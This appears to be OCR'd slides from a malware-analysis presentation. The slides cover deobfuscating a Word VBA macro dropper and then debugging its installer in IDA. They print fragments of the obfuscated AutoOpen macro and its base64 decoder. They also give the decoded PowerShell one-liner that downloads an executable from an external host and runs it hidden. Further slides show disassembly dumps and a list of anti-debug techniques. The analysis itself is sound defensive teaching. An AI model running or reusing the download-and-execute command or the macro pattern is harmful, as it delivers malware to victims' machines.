
```
r qY4UpZ = 0 To 63: VFt5DyU(tx1ABfbKA(qY4UpZ)) = qY4UpZ: Next
Dim Tp3CYKPn() As Byte: Tp3CYKPn = StrConv(THREE, vbFromUnicode)
Dim NINE As Long: NINE = UBound(Tp3CYKPn) + 1
Do While NINE > 0
   If Tp3CYKPn(NINE - 1) <> Asc("=") Then Exit Do
   NINE = NINE - 1
   Loop
Dim TEN As Long: TEN = (NINE * 3) \ 4
Dim ELEVEN() As Byte
ReDim ELEVEN(0 To TEN - 1) As Byte
Dim TWELVE As Long
Dim TWENTYqY4UpZ As Long
Do While TWELVE < NINE
   Dim THIRTEEN As Byte: THIRTEEN = Tp3CYKPn(TWELVE): TWELVE = TWELVE + 1
   Dim FIFTEEN As Byte: FIFTEEN = Tp3CYKPn(TWELVE): TWELVE = TWELVE + 1
   Dim tx1ABfbKATEEN As Byte: If TWELVE < NINE Then          Tp3CYKPn(TWELVE
   Dim EQ6WAkpV As Byte: If TWELVE < NINE Then EQ6W          ELVE): TWELVE
   Dim Tp3CYKPnTEEN As Byte: Tp3CYKPnTEEN = VFt5DyU(TH
   Dim NINETEEN As Byte: NINETEEN = VFt5DyU(FIFTEEN)
   Dim TWENTY As Byte: TWENTY = VFt5DyU(tx1ABfbKATEEN)
   Dim TWENTYwlhDKwBX75 As Byte: TWENTYwlhDKwBX75 = VFt5DyU(EQ    kpV)
   Dim TWENTYcZ4UL8KGDM As Byte: TWENTYcZ4UL8KGDM = (Tp3CYKPnTEEN * 4) Or (NINET
```

Tools (ViperMonkey, MS Script Editor…)

Replacing “**execute()**” by “**MsgBox**” or other print func.

By hand…


DEOBFUSCATE IT! { THE DROPPER }




```
Dim Tab3() As Byte: Tab3 = StrConv(ArgString1, vbFromUnico
Dim SizeTab3 As Long: SizeTab3 = UBound(Tab3) + 1

'Find "=" char to exit loop => maybe b64 ?
Do While SizeTab3 > 0
   If Tab3(SizeTab3 - 1) <> Asc("=") Then Exit Do
   SizeTab3 = SizeTab3 - 1
   Loop

'MINDFUCK for obfuscation...
Dim ix3q4 As Long: ix3q4 = (SizeTab3 * 3) \ 4

Dim Tab4() As Byte
ReDim Tab4(0 To ix3q4 - 1) As Byte

Dim i3 As Long
Dim i2 As Long

Do While i3 < SizeTab3
   Dim a As Byte: a = Tab3(i3): i3 = i3 + 1
   Dim b As Byte: b = Tab3(i3): i3 = i3 + 1
   Dim c As Byte: If i3 < SizeTab3 Then c = Tab3(i3): i3 = i3
   Dim d As Byte: If i3 < SizeTab3 Then d = Tab3(i3): i3 = i3

   Dim e As Byte: e = Tab2(a)
```

- OK… So let’s name the variables
- So what is this function’s purpose…
- …and here…WTF, why is it doing that?!

1 HOUR LATER…




DEOBFUSCATE IT! { THE DROPPER }




```
    'return the string in ASCII
    getAlphabet = StrConv(Tab4, vbUnicode)
    MsgBox "getAlphabet: " & getAlphabet

End Function

Public Function RunCreate(ObjectCreated As String) As Object
Set RunCreate = CreateObject(ObjectCreated)
End Function

Sub AutoOpen()
StringAlphabet = getAlphabet(ActiveDocument.CustomDocumentProperties(WHATIS
Dim StringsWHATTHEFUCK As String
StringsWHATTHEFUCK = getStringUNXORED(getAlphabet(WHATIS.YYY.Text), String
finalVartoExec = WHATIS.ZZZ(StringsWHATTHEFUCK, StringAlphabet)

MsgBox StringsWHATTHEFUCK & finalVartoExec

End Sub
```

- Hey, why just don't print the variables…?
- Oh… wait




DEOBFUSCATE IT! { THE DROPPER }



```
powershell.exe -ExecutionPolicy Bypass -WindowStyle hidden -nologo -noprofile
-c IEX(New-Object
\nNet.WebClient).DownloadFile('https://matertieka.com/DL/setup.exe','C:\Users\
Public\facture logistique.exe'); Start-Process C:\Users\Public\facture
logistique.exe
```

[…].DowloadFile(‘https://matertieka.com/DL/facture.exe’,
’C:\Users\Public\facture logistique.exe’)

SANDBOXING THE EXEC FILE { THE INSTALLER }



```
40AA98 var_10= dword ptr -10h
40AA98 ExceptionRecord= dword ptr  8
40AA98 TargetFrame= dword ptr  0Ch
40AA98 arg_8= dword ptr  10h
40AA98
40AA98 ; FUNCTION CHUNK AT 00402CCC SIZE 00000108 BYTES
40AA98 ; FUNCTION CHUNK AT 00402DF4 SIZE 00000006 BYTES
40AA98 ; FUNCTION CHUNK AT 00402DFC SIZE 00000036 BYTES
40AA98
40AA98 push    ebp
40AA99 mov     ebp, esp
40AA9B add     esp, 0FFFFFFC4h
40AA9E push    ebx
40AA9F push    esi
40AAA0 push    edi
40AAA1 xor     eax, eax
40AAA3 mov     [ebp+var_10], eax
40AAA6 mov     [ebp+var_24], eax
40AAA9 call    sub_4030DC
40AAAE call    sub_4042E8
40AAB3 call    sub_404654
40AAB8 call    sub_404A74
40AABD call    sub_406A18
40AAC2 call    sub_4093B4
40AAC7 call    sub_409520
40AACC xor     eax, eax
40AACE push    ebp                 ; TargetFrame
40AACF push    offset loc_40B169 ; ExceptionRecord
40AAD4 push    dword ptr fs:[eax]
40AAD7 mov     fs:[eax], esp
40AADA xor     edx, edx
40AADC push    ebp
40AADD push    offset loc_40B132
40AAE2 push    dword ptr fs:[edx]
40AAE5 mov     fs:[edx], esp
100.00% (83,290) (665,237) 00009EA1 000000000040AAA1: start+9 (Synchronized with RIP)
```

```
RAX 0000000076103358 ↳ kernel32.dll:k
RBX 000000007EFDE000 ↳ debug013:7EFDE
RCX 0000000000000000 ↳
RDX 000000000040AA98 ↳ start
RSI 0000000000000000 ↳
RDI 0000000000000000 ↳
RBP 000000000018FF94 ↳ Stack[000009F8
RSP 000000000018FF8C ↳ Stack[000009F8
RIP 000000000040AA98 ↳ start
R8  FFFFFFFFFFFFFFFF ↳
R9  FFFFFFFFFFFFFFFF ↳
R10 FFFFFFFFFFFFFFFF ↳
R11 FFFFFFFFFFFFFFFF ↳
R12 FFFFFFFFFFFFFFFF ↳
R13 FFFFFFFFFFFFFFFF ↳
R14 FFFFFFFFFFFFFFFF ↳
R15 FFFFFFFFFFFFFFFF ↳
EFL 00000246
```


Decimal	Hex	State
2552	9F8	Ready

```
0040AA58  77 77 77 2E 6A 72 73 6F  66 74 77 61 72 65 2E 6F  www.jrsoftware.o
0040AA68  72 67 2F 69 73 68 65 6C  70 2F 69 6E 64 65 78 2E  rg/ishelp/index.
0040AA78  70 68 70 3F 74 6F 70 69  63 3D 73 65 74 75 70 63  php?topic=setupc
0040AA88  6D 64 6C 69 6E 65 00 00  53 65 74 75 70 00 00 00  mdline..Setup...
040AA98  55 8B EC 83 C4 C4 53 56  57 33 C0 89 45 F0 89 45  Uïýâ--SVW3+ëEëE
40AAA8  DC E8 2E 86 FF FF E8 35  98 FF FF E8 9C 9B FF FF  _Þ.å--Þ5ÿ--Þ£ø--
0AAB8  E8 B7 9F FF FF E8 56 BF  FF FF E8 ED E8 FF FF E8  ÞÀ█--ÞV+--ÞÝÞ--Þ
AAC8  54 EA FF FF 33 C0 55 68  69 B1 40 00 64 FF 30 64  TÛ--3+Uhi¦@.d-0d
D8  89 20 33 D2 55 68 32 B1  40 00 64 FF 32 64 89 22  ë-3ÊUh2¦@.d-2dë"
A1 14 D0 40 00 E8 26 F5  FF FF E8 11 F1 FF FF 80  í.ð@.Þ&§--Þ.±--Ç
```

```
0018FF8C  7610336A  kernel32.dll:kernel32_Bas
0018FF90  7EFDE000  debug013:7EFDE000
0018FF94  0018FFD4  Stack[000009F8]:0018FFD4
0018FF98  77739902  ntdll.dll:ntdll_RtlIniti
0018FF9C  7EFDE000  debug013:7EFDE000
0018FFA0  75CBD1BA
0018FFA4  00000000
0018FFA8  00000000
0018FFAC  7EFDE000  debug013:7EFDE000
0018FFB0  00000000
```

- Put the "facture logistique.exe" in your favorite debugger…
- What if I run it?

SANDBOXING THE EXEC FILE { THE INSTALLER }


ers\7Up\Desktop\facture logistique.exe
Jump Search View Debugger Options Windows Help
Local Win32 debugger
Library function Data Regular function Unexplored Instruction External symbol
IDA View-RIP
General registers
Hex View-1
Stack view
State
Ready
OK

Erreur

Document corrompu!

```
40AA98 var_10= dword ptr -10h
40AA98 ExceptionRecord= dword ptr  8
40AA98 TargetFrame= dword ptr  0Ch
40AA98 arg_8= dword ptr  10h
40AA98
40AA98 ; FUNCTION CHUNK
40AA98 ; FUNCTION CHUNK
40AA98 ; FUNCTION CHUNK
40AA98
40AA98 push    ebp
40AA99 mov     ebp, esp
40AA9B add     esp, 0FFF
40AA9E push    ebx
40AA9F push    esi
40AAA0 push    edi
40AAA1 xor     eax, eax
40AAA3 mov     [ebp+var_
40AAA6 mov     [ebp+var_
40AAA9 call    sub_4030D
40AAAE call    sub_4042E
40AAB3 call    sub_40465
40AAB8 call    sub_404A7
40AABD call    sub_406A1
40AAC2 call    sub_4093B
40AAC7 call    sub_40952
40AACC xor     eax, eax
40AACE push    ebp
40AACF push    offset lo
40AAD4 push    dword ptr
40AAD7 mov     fs:[eax],
40AADA xor     edx, edx
40AADC push    ebp
40AADD push    offset lo
40AAE2 push    dword ptr
40AAE5 mov     fs:[edx], esp
100.00% (83,290) (665,237) 00009EA1 000000000040AAA1: start+9 (Synchronized with RIP)
```

```
RAX 0000000076103358 ↳ kernel32.dll:k
RBX 000000007EFDE000 ↳ debug013:7EFDE
RCX 0000000000000000 ↳
RDX 000000000040AA98 ↳ start
    00000000 ↳
    00000000 ↳
    0018FF94 ↳ Stack[000009F8
    0018FF8C ↳ Stack[000009F8
    0040AA98 ↳ start
    FFFFFFF ↳
    FFFFFFF ↳
    FFFFFFF ↳
    FFFFFFF ↳
    FFFFFFF ↳
    FFFFFFF ↳
    FFFFFFF ↳
    FFFFFFF ↳
```

```
0040AA58  77 77 77 2E 6A 72 73 6F  66 74 77 61 72 65 2E 6F  www.jrsoftware.o
0040AA68  72 67 2F 69 73 68 65 6C  70 2F 69 6E 64 65 78 2E  rg/ishelp/index.
0040AA78  70 68 70 3F 74 6F 70 69  63 3D 73 65 74 75 70 63  php?topic=setupc
0040AA88  6D 64 6C 69 6E 65 00 00  53 65 74 75 70 00 00 00  mdline..Setup...
0040AA98  55 8B EC 83 C4 C4 53 56  57 33 C0 89 45 F0 89 45  Uïýâ--SVW3+ëEëE
040AAA8  DC E8 2E 86 FF FF E8 35  98 FF FF E8 9C 9B FF FF  _Þ.å--Þ5ÿ--Þ£ø--
0AAB8  E8 B7 9F FF FF E8 56 BF  FF FF E8 ED E8 FF FF E8  ÞÀ█--ÞV+--ÞÝÞ--Þ
AAC8  54 EA FF FF 33 C0 55 68  69 B1 40 00 64 FF 30 64  TÛ--3+Uhi¦@.d-0d
D8  89 20 33 D2 55 68 32 B1  40 00 64 FF 32 64 89 22  ë-3ÊUh2¦@.d-2dë"
    A1 14 D0 40 00 E8 26 F5  FF FF E8 11 F1 FF FF 80  í.ð@.Þ&§--Þ.±--Ç
```

```
0018FF8C  7610336A  kernel32.dll:kernel32_Bas
0018FF90  7EFDE000  debug013:7EFDE000
0018FF94  0018FFD4  Stack[000009F8]:0018FFD4
0018FF98  77739902  ntdll.dll:ntdll_RtlIniti
0018FF9C  7EFDE000  debug013:7EFDE000
0018FFA0  75CBD1BA
0018FFA4  00000000
0018FFA8  00000000
0018FFAC  7EFDE000  debug013:7EFDE000
0018FFB0  00000000
```

- Ok… it crashed
- Maybe anti-debug or anti-VM?


SANDBOXING THE EXEC FILE { THE INSTALLER }

So… what can it be ?

- **Maybe anti-debugg techniques**
  - API calls (getCurrentProcess, NtQueryProcessInfo, isDebuggerPresent…)
  - Flags (SINGLE_STEP exception, IsDebugged, NtGlobalFlag…)
  - Breakpoints check (0xCC byte, DR0…DR4 debug register…)
  - Rogue instructions (INT3, INT 2Dh…)
  - Timing (GetTickCount, GetLocalTime…)
  - Etc.
- **Or any anti-VM technics…**

¯_(ツ)_/¯

